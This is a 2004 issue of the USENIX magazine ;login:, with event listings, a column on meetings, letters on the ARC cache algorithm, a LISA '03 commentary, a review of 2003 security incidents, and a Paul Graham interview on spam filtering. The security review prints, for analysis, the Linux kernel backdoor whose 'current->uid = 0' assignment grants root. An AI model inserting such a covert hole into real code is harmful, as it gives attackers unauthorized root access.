;login:

THE USENIX MAGAZINE

February 2004 • volume 29 • number 1

More Haiku Contest Winners!

see page 59

LISA '03 Conference Reports

see page 65

inside:

USENIX
The Advanced Computing Systems Association

USENIX Upcoming Events

Asia BSDCon 2004
Co-sponsored by USENIX
MARCH 12–15, 2004, Taipei, Taiwan
http://www.asiabsdcon.org/

First Symposium on Networked Systems Design and Implementation (NSDI '04)
Co-sponsored by USENIX, ACM SIGCOMM, and ACM SIGOPS
MARCH 29–31, 2004, SAN FRANCISCO, CALIFORNIA
http://www.usenix.org/events/nsdi04

Third USENIX Conference on File and Storage Technologies (FAST '04)
In Cooperation with ACM SIGOPS, IEEE Mass Storage Systems Technical Committee (MSSTC), and IEEE TCOS
MARCH 31–APRIL 2, 2004, SAN FRANCISCO, CALIFORNIA
http://www.usenix.org/events/fast04
Work-in-Progress (WiPs) proposals due: March 19, 2004

Third Virtual Machine Research and Technology Symposium (VM '04)
Sponsored by USENIX in cooperation with ACM SIGPLAN
MAY 6–7, 2004, San Jose, CA, USA
http://www.usenix.org/events/vm04

The Second International Conference on Mobile Systems, Applications, and Services (MobiSys 2004)
Jointly sponsored by ACM SIGMOBILE and USENIX in cooperation with ACM SIGOPS
JUNE 6–9, 2004, Boston, MA, USA
http://www.sigmobile.org/mobisys/2004/

2004 USENIX Annual Technical Conference
JUNE 27–JULY 2, 2004, Boston, MA, USA
http://www.usenix.org/events/usenix04

2004 Linux Kernel Developers Summit
JULY 19-, 2004, Ottawa, Ontario, Canada

13th USENIX Security Symposium
AUGUST 9–13, 2004, SAN DIEGO, CA, USA
http://www.usenix.org/events/sec04

The 4th International System Administration and Network Engineering Conference (SANE 2004)
SEPT. 27–OCT. 1, 2004, Amsterdam, The Netherlands
http://www.sane.nl

Internet Measurement Conference 2004
OCT. 25-27, 2004, Taormina, Sicily, Italy
http://www.icit.org/vern/imc

18th Large Installation Systems Administration Conference (LISA '04)
NOVEMBER 14–19, 2004, Atlanta, GA, USA
http://www.usenix.org/events/lisa04/
Paper submissions due: April 20, 2004

Sixth Symposium on Operating Systems Design and Implementation (OSDI '04)
DECEMBER 6–8, 2004, San Francisco, CA, USA
http://www.usenix.org/events/osdi04
Paper submissions due: May 26, 2004

For a complete list of all USENIX & USENIX co-sponsored events, see
http://www.usenix.org/events

contents

;login: Vol. 29, #1, February 2004

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397) is published bi-monthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

$80 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $110 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.

POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

motd

by Tina Darmohray

Tina Darmohray, contributing editor of *;login:*, is a computer security and networking consultant. She was a founding member of SAGE. She is currently a Director of USENIX.

tmd@usenix.org

Meeting of the Minds

[Editor's Note: Tina wrote this great column and graciously allowed me to run it under the MOTD banner. RK]

In-person meetings are generally held for three reasons: to gather information, to disseminate information, and to use the collective brainpower of the group. I classify the meetings I attend into two types: the Well-Known (which I loathe) and the Unknown.

Well-Known meetings were originally created to provide a way for an organizational unit or project team to assemble and easily exchange information. Because the meeting is pre-scheduled and perpetual, folks forget to ask whether the time expenditure is still necessary or useful. As a result, a non-trivial number of these meetings are content-free and ultimately a waste of everyone's time. And, of course, the meeting has a preset start and ending schedule, thus too often ensuring wasted time. I find myself sitting in these meetings focused on all the things that await me back at my office and frustrated that I'm not using the time to get to them.

My contempt for these never-ending meetings is not widely shared among my colleagues. Maybe they get a lot more out of the gatherings than I do. I think, though, it's because these get-togethers are a lot easier than the "Unknown"-type meetings. Let's face it: There's not much at stake in regular group meetings. Everyone pretty much knows the drill. There are rarely any surprises, and there isn't a whole lot of preparation for the meeting: just show up, listen, maybe contribute a thought or two, kill the hour (or two), and return to your regularly scheduled tasks.

Many folks embrace the Well-Known meetings and recoil at the Unknown meetings, those one-off gatherings that are called to seek resolution, force common ground, or report status. I've decided that the distaste for the Unknown meeting is because they're not as easy as the Well-Known meetings: There's often more at stake with less predictability, and thus they are surrounded with uneasy anticipation of the consequences if the meeting doesn't go well.

As with most things, however, "no risk, no reward." If there is more on the line with the high-profile Unknown meetings, there is more to be gained as well. I relish that potential, and you can too! Here's a strategy to get you in the mind-set to tackle the Unknown meeting head on, and most of all, use it to your benefit in the workplace.

Instead of considering the Unknown meeting as a "command performance," in which you're being summoned to appear before your managers and their managers (potentially for "judgment"), consider it an opportunity. Even if you've been requested to attend and report on a particular topic, never lose sight of the fact that you can turn that into an opportunity to turn the tide in a direction of your choosing.

You don't have to be a passenger!

No matter who called the meeting, you can decide what you want out of it. Determine what your position is and decide what you need to do to get your point across and persuade your audience.

Prepare Yourself

Now that you've identified what you want to get out of the meeting, assemble a professional presentation that persuasively elucidates exactly your point of view and moves the group in the direction you want – and I mean exactly the direction you want.

Realize how strong the power of suggestion is. Suggest to the attendees that they'll see it your way! Consider your own reaction to a presenter who starts a session with honesty – "I'm sorry, I'm feeling a bit overwhelmed by this group" – versus "I'm delighted to join you today; I'm excited to share my ideas about XXX with you." You may be feeling the former, but whatever you do, be sure to say, act, and look like you mean the latter! Also, if you're attending as a group or giving a joint presentation, make certain everyone is on board with your goal and the way you plan to achieve it. There is no room for an apparent crack in the armor if you want to succeed.

Do Your Homework

Know your audience. These meetings are often filled with decision-makers, many of whom you may not know. Find out ahead of time what you can about them and about any opinion they may have about the meeting topic. During the meeting, try to acknowledge the different types of people in the audience so that each of them feels they've played a part. Often they fall into broad groups:

- Drivers – people who get to the point and solve the problem; people for whom the solution, not the means, is paramount
- Analyticals – people who require lots of data to make decisions; give them enough data to help them feel comfortable about decision-making
- Expressives – people who thrive on and enjoy the thrill of the conception of a new idea (but not necessarily its execution); listen to and acknowledge their creative ideas; make sure they feel included in the creative part of the meeting
- Amiables – those who seek relationships and personal approval for their interaction and participation in projects; make sure they feel included and that the meeting will foster good feelings and relationships
- Naysayers – those who, for whatever reason, feel compelled to see the dark side of any and all proposals; acknowledge their concerns and perhaps assist them in restating concerns as goal-oriented action items that are required in order to move forward

Don't be lulled into lack of preparation just because you're attending a discussion-only meeting instead of one where you are giving a more formal presentation. Take some time to organize your thoughts and your position and run it past a colleague for "practice" just as you would if you were giving a presentation. Consider making a list of "the top seven reasons why we should XXX," for example. You'll find the pre-meeting preparation and discussion with your peers gives you a perspective from the "information consumer" standpoint and also gives you invaluable practice in discussing and presenting your points in a less structured setting.

Stack the Deck

Create some allies in the crowd. Prior to the meeting, make some phone calls to people you think you can persuade to come over to your side. Listen to what they say! Don't be afraid to change your ideas slightly if you can achieve broad buy-in. Of course, don't compromise your vision too much. In a sense, and as much as possible, have the meeting ahead of time by touching base with those who will attend. Ideally, the meeting can just be an affirmation of the topic presented. If not, at least you'll be forewarned of the issues that will come up and you can be best prepared to address them.

Stand and Deliver!

Once you've prepared for the meeting, you're ready to present your topic in a confident and persuasive way. You know your audience and who you can count on in the crowd to vote your way. You're prepared for the counter-arguments and are armed with information to support your stance. The only thing that stands between you and your desired outcome is the time to pass before the meeting happens. So look forward to these Unknown meetings as opportunities to influence your workplace, and use them to your advantage to get an idea accepted, forge an alliance, head off a problem, or get a project "green-lighted."

Conclusion

So what's the big picture? Use meetings as a tool. Help participants see it your way. Contribute when appropriate; don't just absorb. Communicate, both before and during the meeting. Understand what the goals are or set them yourself. Meetings can be great, but you must make the greatness happen.

;login:

EDITORIAL STAFF

EDITOR
Rob Kolstad *kolstad@usenix.org*

CONTRIBUTING EDITOR
Tina Darmohray *tmd@usenix.org*

MANAGING EDITOR
Alain Hénon *ah@usenix.org*

COPY EDITOR
Steve Gilmartin

PROOFREADER
jel *jel@usenix.org*

TYPESETTER
Festina Lente

MEMBERSHIP, PUBLICATIONS, AND CONFERENCES
USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: 510 528 8649
FAX: 510 548 5738
Email: *office@usenix.org*
login@usenix.org
conference@usenix.org
WWW: *http://www.usenix.org*
http://www.sage.org

letters to the editor

Dear Editor,

I found the "one up on LRU" article in the August 2003 *;login:* issue (Vol. 28, No. 4) to be difficult to understand, even after several readings and consulting the original paper in the FAST proceedings. I sensed on my first reading that Megiddo and Modha are presenting an important result that will be widely implemented and eventually be incorporated into every undergraduate CS program.

This caused me to reread and study the paper until I got a better understanding. For my own benefit, I decided to write my own interpretation of the paper and am providing it to *;login:* in the hope that it will be of benefit to other readers (provided that it is an accurate interpretation).

Here is my interpretation:

The primary objective of a cache management system is to hold those pages in cache that are most likely to be reused in the near future. In an ideal system, pages that will be used only once in a while will never be cached, since they will not be reused in the near future. The focus of the system now becomes one of managing those pages that will be seen again in the near future. Although not quite ideal, the Least Recently Used (LRU) algorithm is a simple and effective solution for handling those pages that will be used twice or more, since any page that is used twice will likely be used again (from empirical observation and captured in the Principle of Locality). However, it is extremely difficult if not impossible to determine in advance that a page will be used only once.

The basic idea of the ARC system is to divide the cache into two parts: one part for pages that have been used only once and one part for pages that have been used twice or more. Any request for a page that previously had been used only once causes that page to be reassigned to the other part of the cache, the part with pages that have been used twice or more. Separate LRU lists are used to track the pages in the cache: T1 (using the nomenclature from the ARC paper) for the pages that have been used only once recently and T2 for those pages that have been used twice or more.

The challenge is to determine how big to make each of the two parts. If the target size for the part managed by the T1 list (called target_T1 in the paper) is too large, then pages that deserve to stay in the cache, because they have been used frequently recently, have been prematurely ejected. If target_T1 is too small, then a page may be ejected before its second request. The solution in ARC is to keep a list of recently ejected pages for each of T1 and T2 (called B1 and B2, respectively). If the requested page is in B1, then it is likely that target_T1 is too small and so ARC increments target_T1 by one. If the requested page is in B2, then it is likely that target_T1 is too large and so ARC decrements target_T1. That is, ARC dynamically adjusts target_T1 based on recent access patterns before loading the requested page into cache and putting it on the T2 list.

Note that a request for a page on B2 (which causes target_T1 to decrease) does not necessarily result in a page on the T1 list being ejected from cache. Consider the case where there were several requests in a row for pages on the T1 list, which would have resulted in those pages being moved from the T1 list to the T2 list without any change in target_T1. Even with the decrement of target_T1 due to the request for a page on B2, the T1 part of the cache is still below the target, so a page from the T2 list is ejected from cache.

There is one more case that has not yet been discussed: the case where the requested page has not been used at all recently. That is, the requested page is neither in the cache (i.e., not in T1 or T2) nor on the history lists (i.e., not in B1 or B2). Before ARC can load the requested page into the T1 part of the cache, it must decide which page to eject from the cache and which page to eject from history. If adding the requested page to T1 will cause T1 to exceed the target_T1, then ARC ejects the LRU page of T1 from the cache; otherwise, it ejects the LRU page of T2 from the cache. In other words, ARC allows the T1 part of the cache to grow until it reaches the target_T1 size. Similarly, if adding the requested page causes the number of pages that have been seen only once (i.e., in T1 and B1) to exceed the size of the cache (c in the paper), then the LRU from B1 is deleted; otherwise the LRU of B2 is deleted. Note that the reason c was selected as limit for the number of pages used only once recently (i.e., T1 + B2) is that tracking more pages would imply that, even if the whole cache were being used for pages only seen once recently, the pages being requested for the second time would already have been cycled out of the cache (this is my conjecture).

This raises the question of how much history should be kept. (The following is my conjecture.) As discussed in the previous paragraph, the number of pages that have been seen only once that are being tracked (i.e., T1 + B1) is limited to c (the size of the cache). Since there is a balance being sought between tracking of pages that have been used only once recently and those that have been used twice or more, it can be concluded that no more than 2c pages should be tracked in total. That is, T1 + B1 + T2 + B2 should be less than or equal to 2c.

Note that T2 + B2 can exceed c, even though T1 + B1 cannot exceed c. This is because pages can move from T1 to T2, but not back again (without being completely recycled). That is, the ARC algorithm is never going to eject a page in cache unless it needs room to load another page (since a request for a page from T1 results in it being reassigned to T2 without any cache movement).

This provides us with all the information required to construct the ARC algorithm, which manipulates the four lists (T1, T2, B1, and B2) and the cache when a page p is requested using one of the following five cases:

```
p is on T2:
    # Use the page again
    move p to MRU(T2)
p is on T1:
    # This is an OK cache hit
    move p from T1 to MRU(T2)
p is on B1:
    # Need to get it in the cache
    # so allocate more space for T1
    increment target_T1
    if T1's part is full
        # i.e., size T1 >= target_T1
        move LRU(T1) to MRU(B1)
        eject MRU(B1) from cache
    else
        move LRU(T2) to MRU(B2)
        eject MRU(B2) from cache
    endif
    move p from B1 to MRU(T2)
    load p into cache
p is on B2:# (similar to B1)
    # Darn, wish it was in the cache
    # ... so deallocate space for T1
    decrement target_T1
    if T1's part is full
        # i.e., size T1 >= target_T1
        move LRU(T1) to MRU(B1)
        eject MRU(B1) from cache
    else
        move LRU(T2) to MRU(B2)
        eject MRU(B2) from cache
    endif
    move p from B2 to MRU(T2)
    load p into cache
p has not been used recently:
    # i.e., it is not on T1, T2, B1 nor B2
    if seen once list is full
        # i.e., T1 + B1 = c
        if B1 has entries
            delete LRU(B1)
            if T1's part is full
                # i.e., size T1 >=
                # target_T1
                move LRU(T1) to
                        MRU(B1)
                eject MRU(B1) from
                        cache
            else
                move LRU(T2) to
                        MRU(B2)
                eject MRU(B2) from
                        cache
            endif
        else# B1 is empty
            eject LRU(T1) from cache
            delete LRU(T1)
        endif
    else
        if cache is full
            if too much history being
                    kept
                delete LRU(B2)
            endif
            if T1's part is full
                # i.e., size T1 >=
                #target_T1
                move LRU(T1) to
                        MRU(B1)
                eject MRU(B1) from
                        cache
            else
                move LRU(T2) to
                        MRU(B2)
                eject MRU(B2) from
                        cache
            endif
        endif
    endif
    insert p into MRU(T1)
    load p into T1
```

Note that I had to inline a "replace" subroutine here in order to see all the list and cache manipulations together (they are divided between two routines in the paper [and are on backing pages in *;login:*!]). I also relegated the handling of dirty pages to the eject function, since it is not really germane to the new concepts introduced by ARC.

Regards

Henry Baragar
henry.baragar@instantiated.ca
Principal, Technical Architecture
Instantiated Software Inc.

The authors respond:

This letter will be of value and interest to readers of *;login:*. However, there is one subtle point of ARC that the author has not captured. Inclusion of this will make the exposition complete. The following is known as the "learning rule" and is a very important part of making the algorithm work:

Upon a hit in B1, the parameter target_T1 is incremented by a maximum of 1 or B2Length/B1Length. But target_T1 can never exceed the cache size. Similarly, upon a hit in B2, the parameter target_T1 is decremented by a maximum of 1 or B1Length/B2Length. But target_T1 must be nonnegative.

Nimrod Meggiddo and Dharmendra S. Modha

###

Tina,

I got my copy of *;login:* this morning and read your "Value Added" article (*;login:* Vol. 28, No. 5, p. 4). One would think what you wrote goes without saying.

However, imagine a world that was invaded by idiots in the desperate belief by some that a warm body was better than no body, and a day when candidates and employees could name their prices (often petty) regardless of skill and what-not, which has now evolved into a world where many people are working harder than ever, are fearful of losing their job, and are, at times, rewarded with management that believes employees have nowhere to go and that there are plenty of qualified people to replace them.

Oh, that's right. That happened to our world.

So, yes, it needed to be said. Partly to acknowledge the mistakes of the past and present, but also to remind everyone of the value the people-who-answer-questions have. And that they help make the world something you can live with and even enjoy – fighting off that nasty stuff.

It's funny to me – to one of your other points – that there is no specific functional classification for these values-oriented individuals. Some are administrative assistants; some are system administrators; others are programmers; and some are even managers, directors, and VPs. By "function" anyway. To me, these people are really generalists of the human race, and I know because I'm one of them. I don't think I'm at the top of the ladder. But I'm lucky. I'm appreciated very much for what I do and am.

Being one, and being a manager and benefactor of these Beings with Values, I first of all wanted to say all of this. Then I had to be a nit picker and tell you that I saw two other attributes that deserve mention as well (after all, you had to cram this into a single column):

1. Teamwork. There are lots of people who can answer a variety of questions competently, but they don't play well with others. Those who do this task willingly and even cheerfully and with passion are the most valued and enjoyed of all.
2. Diplomacy & honesty. The diplomacy is a given and relates to teamwork: if people don't like the way you talk to them, they won't come and ask you questions until they are damned desperate. The honesty is twofold and the premise is credibility. First, self-honesty: knowing what your value is and not over- or under-stating it (which is difficult). Second, honesty toward others but with a touch of diplomacy when required.

Debby Hungerford
debby-h@pacbell.net

RENEW ONLINE TODAY!

Renewing or updating your USENIX membership has never been easier!

You will receive your renewal notice via email and one click will take you to an auto-filled renewal form.

Or visit http://www.usenix.org/membership/ and click on the appropriate links.

Your renewal will be processed instantly.

Your active membership allows the Association to fulfill its mission. Thank you for your continued support!

Commentary

by Sean Kamath

kamath@geekoids.com

LISA '03

I've been attending LISA regularly for so long that I can go to two conferences, back to back and not wear the same LISA t-shirt more than once. I have to pick and choose which USENIX/SAGE t-shirts to bring. I started coming here (I'm at LISA '03 as I write) in 1992, before the start of the Tech Bubble. I've seen a lot of change in the 12 years I've been coming here, some good, some bad.

One of the most interesting changes is the way papers are presented. The refereed track is now just one of two or three tracks worth going to. It used to be the only track. So, there's more choice. On the other hand, the papers aren't as revolutionary as they used to be. I'll never forget the guy who got up and said, "I didn't write rdist, I just fixed it." Gotta love that confidence. Papers seem to have split into two camps: theoretical (and nearly incomprehensible) or . . . well, variations on a (set of) theme(s). And, this isn't all a bad thing. Our profession is maturing, and along with that comes specialization and refinement. And, don't get me wrong, there are a number of very interesting papers.

Another noteworthy change is the quality of the tutorials. I talked to my coworkers about the quality of their tutorials, and we agreed across the board that they were better than normal. I saw Dan Klein walking down the hall and had to stop him and mention this to him. Hats off to him and the entire training program group. I attended another well-known open source conference this year, and the quality was significantly better here at LISA. (Granted, some of the instructors were the same, so some of the tutorials at the other conference were pretty good. But for each good one, two or more were a waste of time.)

I've chatted with a number of people here this year, and we're all agreed that this conference is very subdued. Part of this is undoubtedly the result of the San Diego fires that are raging about five miles from the hotel. Some people are having problems with the smoke, and it's hard to go out to eat (many places are closed, including the only walkable place to eat "off-campus"). It's also difficult to focus on abstract problems when real people are losing their homes.

However, I've noticed a decline in enthusiasm and determination in the attendees for a number of years. Sure, there are always the hard-core "true believers." They'll stay up and have meaningful conversations in small cliques late into the night. But with the post-bubble decline in attendance and the isolation-inducing use of laptops (more on that later), it's getting harder and harder to have cool conversations with people.

I think this decline in the socialization aspect of the conference is due not only to laptops, but to the composition of the people attending LISA. During the "boom" years, everyone and their sister attended LISA. As times have gotten tough, though, most people who show up now are newbies (typically, a group of support people will send the new people in the group to the conference, since the others have previously attended). There is a significant reduction in "graybeards." The number of people wearing past LISA t-shirts is in sharp decline.

Clearly, it's important that we have "new blood." I think it's important that more managers attend, and that the NT administrators of the world "join the fold." But, as a side effect, we have a group of people with a little less in common. And, especially here in the US, we prefer to hang with people who are like us. (I personally enjoy hearing the horror stories of university administration, as well as hearing the lucky people complaining about where they're going to put their next SunFire 12K. It's all interesting to me.) That personal preference makes it harder for us to reach out.

Regarding laptops, I believe they are double-edged swords. On the one hand, being able to keep in touch with stuff going on back home is really handy. The overcrowding of and long waits for the terminal room are a thing of the past. But at the same time, I see people doing their homework in tutorials and the disappearance of many a great hallway-track conversation. That's right, in the hall waiting for the terminal room to have an open spot. I see more and more groups of people sitting together, but each person's head is down focusing on his or her laptop. Newcomers and old hands would have an easier time communicating if it weren't for their laptops.

Last night, I was with a couple of other people, everyone's eyes trained on their laptop screens. Then one of the guys asked us a question. It was relatively innocuous, but what a change it made! After almost an hour of chatting, it was late and I had to go to bed. But that conversation was one of the most rewarding things I've experienced here.

I guess that's what I miss most about the conferences of late. This is an opportunity to meet people in a variety of roles around the world. And you don't meet someone by sitting down next to them, cracking the laptop, and reading. I hope it's just a fad.

musings

by Rik Farrow

Rik Farrow provides UNIX and Internet security consulting and training. He is the author of *UNIX System Security* and *System Administrator's Guide to System V.*

rik@spirit.com

As usual, 2003 was a bad year for security. No surprise there, as I think we all are just waiting for the next "bad thing" to fall out of the network.

January brought Slammer, the world's first flash worm. With a one-UDP-packet payload, Slammer spread with amazing speed, doubling its rate of infection every 8.5 seconds for the first 10 minutes. Even though Slammer attacked a UDP port that should never be open through a firewall, it managed to penetrate even bank networks, as well as parts of the "critical infrastructure." If nothing else, Slammer was a reminder of how porous our network perimeters have become. Or, that we no longer really have network perimeters.

March brought Spring, and with it, two new Sendmail vulnerabilities. These sent UNIX sysadmins scrambling to find any versions of Sendmail running on their networks. The simultaneous forced upgrade to a new version of the configuration file simply made the patch more difficult for many. In an ideal world, all systems would be running the latest version of Sendmail anyway, so no config file upgrade would be necessary. But we don't live in an ideal world, do we?

Summer brought with it West Nile Virus, as well as SoBig and Blaster. SoBig.F used bugs in IE that should have been patched at least two years before. Microsoft had put out patches for those bugs, but there were still 30 *other* extant IE bugs until the IE megapatch that came out in November. SoBig.F also allegedly used the lure of porn to start its spread.

And Blaster? Blaster displays the classic features of current worms. Security researchers find a problem in MS code, work up an exploit as a means of proving said flaw, and report it to MS. MS spends six weeks "perfecting" the patch, then announces it. The security researchers, LSD (Last Stage of Delirium) never post the exploits, which allegedly can even take down Win3K with its buffer overflow protection, but a Chinese group posts dcom.c, which works against Win2K. Several days later, an anonymous party launches Blaster, which whips its way across the Internet. Just coincidently, the eastern United States experiences the largest blackout to occur in decades while Blaster spreads. Technicians at First Energy, the starting point for the cascading failure, do not get notified of problems in their part of the grid because of "computer failure."

In September, Microsoft posts a second patch that fixes five more problems in RPC, the same module exploited by Blaster. It seems that as soon as MS put out the first patch, people (like those working on the Nessus project) discovered more vulnerabilities in RPC. Microsoft did discover a couple of these problems on their own, but not all of them, in a module for which they had just spent six weeks designing a patch.

While all of this is happening, targeted attacks continue. Targeted attacks are the real Internet menace, not worms or viruses. While MS blunders might get most of the press, people are making real money stealing intellectual property and financial data over the Internet. These attacks result in billions of dollars changing hands every year, yet they go largely unnoticed. Why? Most organizations don't learn of the attacks until after the disaster occurs, and then are quite unwilling to appear as victims. Perhaps some honest organization should come forward and confess, just to make others more aware of the issues.

Someone shared a story about a targeted attack with me this fall and allowed me to share some of the general details. The attacker was after some financial data that would provide a considerable advantage. Rather than attempting to penetrate the targeted company, the attacker instead went after the target's ISP. After exploiting a single Windows system, the attacker leveraged that attack to gain access to an account with domain administrator's privilege. Using that privilege, the attacker now had access to the hidden shares that are turned on by default in every Windows system in the NT lineage. The attacker then captured some email from an executive at the target company that contained the desired (not encrypted!) information. A classic targeted attack, and one that netted the perpetrators a very large amount of money.

Also in November, someone broke into a server at *kernel.kbits.net* and inserted the following code into the Linux kernel:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

(Note the assignment of 0 to the current->uid rather than a comparison against 0 as might be expected.)

The unauthenticated change in the source code for sys_wait4() was noticed by Larry McVoy, who was mostly annoyed by it. It took a little while before someone realized that this small change could upgrade a process to root after a system call that resulted in a wait. The change was not propagated to any public source tree, but was the first attempt noticed. In December, two other Linux archive sites also noticed changes in CVS files, but fixed those changes before more than a handful of people downloaded those files.

The Future

One would hope that the future would appear to be more cheery. Sorry, but it just doesn't look too good to me.

Apple's shiny new MacOS X now has security holes without corresponding security patches. While Apple dithers in providing patches, an unnamed security researcher claims to have discovered over 200 local elevations of privilege (ways to become root) in 10.3.

Microsoft's shiny, but no longer new, Trustworthy Computing initiative appears to have had little effect. We hear that Windows 2003 (Win3K) has new security features that make it much more secure than previous versions, but that assertion has not yet been put to the test. When MS announced a similar claim for Win2K, servers put on the Internet as demos suffered numerous "power failures." Adding insult to injury, some Linux PowerPC people put a Linux server up, posted the root password, and offered to give the computer to anyone who could exploit it. No one did in two weeks, when the system was taken down because their ISP was being attacked.

Microsoft is trying to do better. Their current problem lies in old code. The RPC vulnerabilities are a good example. This is code that appears across the entire NT lineage, including Win3K, because it dates from that time. While Microsoft is working hard at writing better code now, that does not mean that old code is magically better.

We are seeing determined attempts at backdooring open source code. And we still see problems with open source code, even in key security applications such as OpenSSH, OpenSSL, and Apache. Writing secure code that actually works has turned out to be more difficult than anyone imagined.

I still believe it is possible to design secure systems, but only by keeping them simple, or through careful compartmentalization (think jails and chroot). Microsoft is not going down this path, but the move in this direction in the open source community is not especially strong either. At least it does exist.

Some people quip that if open source was as popular as Windows, it would have as many killer worms and vulnerabilities. No doubt there is some truth in this. But I do believe that open source has a better chance of being more secure by having many dedicated people poring over every change to the source tree.

ISPadmin

by Robert Haskins

Robert D. Haskins is currently employed by Renesys Corporation in Hanover, NH.

rhaskins@usenix.org

In this installment of ISPadmin, I interview Paul Graham, the man behind one approach to Bayesian spam filtering. Paul has a new book coming out in May titled *Hackers and Painters.* I interviewed him via email in October and November of 2003.

RH: You are well known throughout the community for your outstanding anti-spam work, but less so for anything previous to that. Please tell us a little about yourself before you invented the "Bayesian" anti-spam concept.

PG: I went to grad school in the '80s intending to study AI. AI turned out to be a lost cause, but Lisp seemed worth salvaging from the wreckage, so I concentrated on that. While I was in grad school I got interested in painting, so afterward I went to art school – first to the Accademia in Florence, and then to RISD [Rhode Island School of Design]. Unfortunately, art school is a joke; mostly what you learn is how to act like an artist.

After a few years of being a starving artist in New York, I decided it would be a good idea to make a lot of money, so I dragged my friends Robert Morris and Trevor Blackwell into starting a startup with me. We were, as far as I know, the first ASP. We sold the company to Yahoo in 1998, and it's now Yahoo Store.

After that I could work on what I wanted. One thing I'd always wanted to do was design a new, better Lisp. And to test this new language, Arc, I wrote a spam filter in it.

I didn't invent the concept of Bayesian spam filtering, by the way. I just invented a variant of it that worked well and was easy to implement.

RH: I suppose that is strictly true, given the Microsoft patents and other work prior to yours. Why did it take your essay "A Plan for Spam" in August 2002 to kick-start the idea into what it is today? Was it simply an issue of publicity?

PG: Earlier Bayesian filters didn't work very well, so they tended to lead to the opposite conclusion, that filtering wasn't a viable option. What was new in "A Plan for Spam" was not the idea of Bayesian filtering, but that Bayesian filtering could be done in a way that worked. And the algorithm was so simple that anyone who was skeptical could try it and see for themselves.

There was one other good statistical filter at the time, Bill Yerazunis's CRM114, but I don't think he'd written anything about it then. His algorithm is very ingenious, and very effective, too, because it looks at multiword phrases.

RH: In your first answer, you mentioned that you wrote a Bayesian implementation to test the Arc language. Why haven't you released any publicly available Bayesian anti-spam Lisp (or related) implementations you have written? Also, are you partial to any particular publicly available Bayesian anti-spam implementation(s)?

PG: I haven't released my filter because I haven't released Arc itself yet. No one would be able to run the code.

As far as I know, the two most effective filters right now are CRM114 and Brian Burton's SpamProbe. Both have filtering rates around 99.9%.

RH: One of the greatest benefits of the Bayesian approach is how it adapts to changing data (i.e., spam). Spammers have adapted their methodology to get around any filtering attempts. Do you think the Bayesian approach will be able to keep ahead of the spammers in this proverbial "arms race"? Are there any other promising anti-spam methods out there which have merit?

It would be a great thing if Congress passed an airtight spam law. But I don't have much hope of that; this is the same Congress that gave us the DMCA.

PG: A Bayesian filter works by comparing incoming email to the spam and legitimate mail you've received in the past, to see which it's more like. So the only way to spoof a Bayesian filter is to make spams sound more like real email. You can't get away with saying things like "ACT NOW!" because people never say that in real email.

The spam of the future will consist of some more or less neutral text, plus a link. The question is, what will the response rate be for such low-key spam? If it's low enough, spam will stop being profitable, and we win. And if not, we just follow the link and run the filter on whatever's waiting there. In this new kind of spam, the sales pitch is pushed one step back, but if the user can get to it, so can a filter.

I think there is also room for other anti-spam methods. You don't have to rely on just one. For example, it would be a great thing if Congress passed an airtight spam law. But I don't have much hope of that; this is the same Congress that gave us the DMCA.

RH: You mentioned that you have done a lot of work with Lisp. While many people are superficially familiar with the Lisp "family" of languages, can you give us a (short) introduction to the language? What makes Lisp unique?

PG: Its origins: Lisp grew out of an effort by John McCarthy in the late 1950s to answer the question, What is the smallest number of operators you need in order to write an interpreter for a language in itself? His answer was seven.

Once you've implemented these seven operators, you can write the rest of the language on top of them. This is why Alan Kay, the inventor of Smalltalk, said, "Lisp isn't a language, it's a building material."

Kay also called Lisp "the greatest single programming language ever designed." A lot of people think that, and the reason they do is probably that Lisp's origins as an exercise in axiomatization forced it to be very elegant.

That's what professors see when they look at Lisp. When undergrads look at Lisp, what they see is that the syntax looks weird. But all those parentheses are there for a reason. Lisp code is made out of Lisp data structures. This was the trick that made McCarthy's Lisp so small, and it is also a lot of the reason Lisp is so powerful in practice. It means you can write programs that write programs. Once you've gotten used to that kind of power, it's hard to give it up.

RH: Let's say I ran a Web site and wanted to build some applications in a language like Lisp. What [open source] programs/environments are available for people to implement Lisp applications in a Web server?

PG: The two main ones are AllegroServe and PLT Scheme. PLT Scheme probably has more people working on it. And Scheme has continuations, which are extremely useful here because they let you transcend the statelessness of HTTP sessions. You can make a Web page that behaves like a subroutine call.

RH: How do you currently earn your livelihood? And do you have any sponsors for the Arc development work you are doing?

PG: A couple friends and I sold a startup to Yahoo in 1998. So there are no sponsors except me. I think that will help make Arc a better language, because it doesn't have to do anything except be good to program in.

RH: Do you have any books in the works? Any releasable software in the works?

PG: Both, actually. I'm in the final negotiations with a publisher about a new book. I'm also now finishing the Arc core, which, since I'm doing the McCarthy thing, will be both a language spec and runnable software.

RH: Some have criticized the 2003 Spam Conference at MIT, saying it should have been called the "2003 Spam Filtering Conference," since there was limited coverage of anything besides filters (e.g., sender authentication). What is your response to those critics? Is the upcoming 2004 conference going to have more coverage of anti-spam non-filtering topics than the 2003 conference?

PG: My response is the text of the conference Web site at the time:

"Interested in spam filters? Come join us at a conference on spam filtering. While anyone will be welcome, we're hoping most of all to make this conference an opportunity for hackers working on spam filters to get together and compare notes."

Hard to claim this is unclear.

The 2004 conference site doesn't refer to filtering specifically, but I expect that's still what most of the talks will be about, because filtering is the most active area of research at the moment.

RH: You mentioned that a tough, enforceable law against spam would go a long way toward solving the issue. Do you think legislation will result in less spam, or will the (bad) spammers keep doing this regardless of the "social" pressures (like laws) which are applied? What are your thoughts on the topic of legislation as a means to reduce spam?

PG: I think a tough, enforceable (and enforced) law against spam would help. The question is, will Congress give us one? The laws they're currently considering have been watered down by lobbyists. Perhaps it will require two steps: Congress passes a watered-down law, we find (surprise!) that it doesn't work, and then, under pressure, they pass a fairly tough law that does work.

Even a wimpy, sporadically enforced law might help. People really start to look askance at a practice that has criminal penalties. In a famous *Wall Street Journal* article, one spammer said:

"You can call me spam queen, I don't really care. As long as I'm not breaking any laws, you don't have to love me or like what I do for a living."

Many spammers say roughly this, if not to reporters, then to their friends and families. If spamming were a federal crime, they would have to be willing to become criminals to keep doing it. I think many wouldn't.

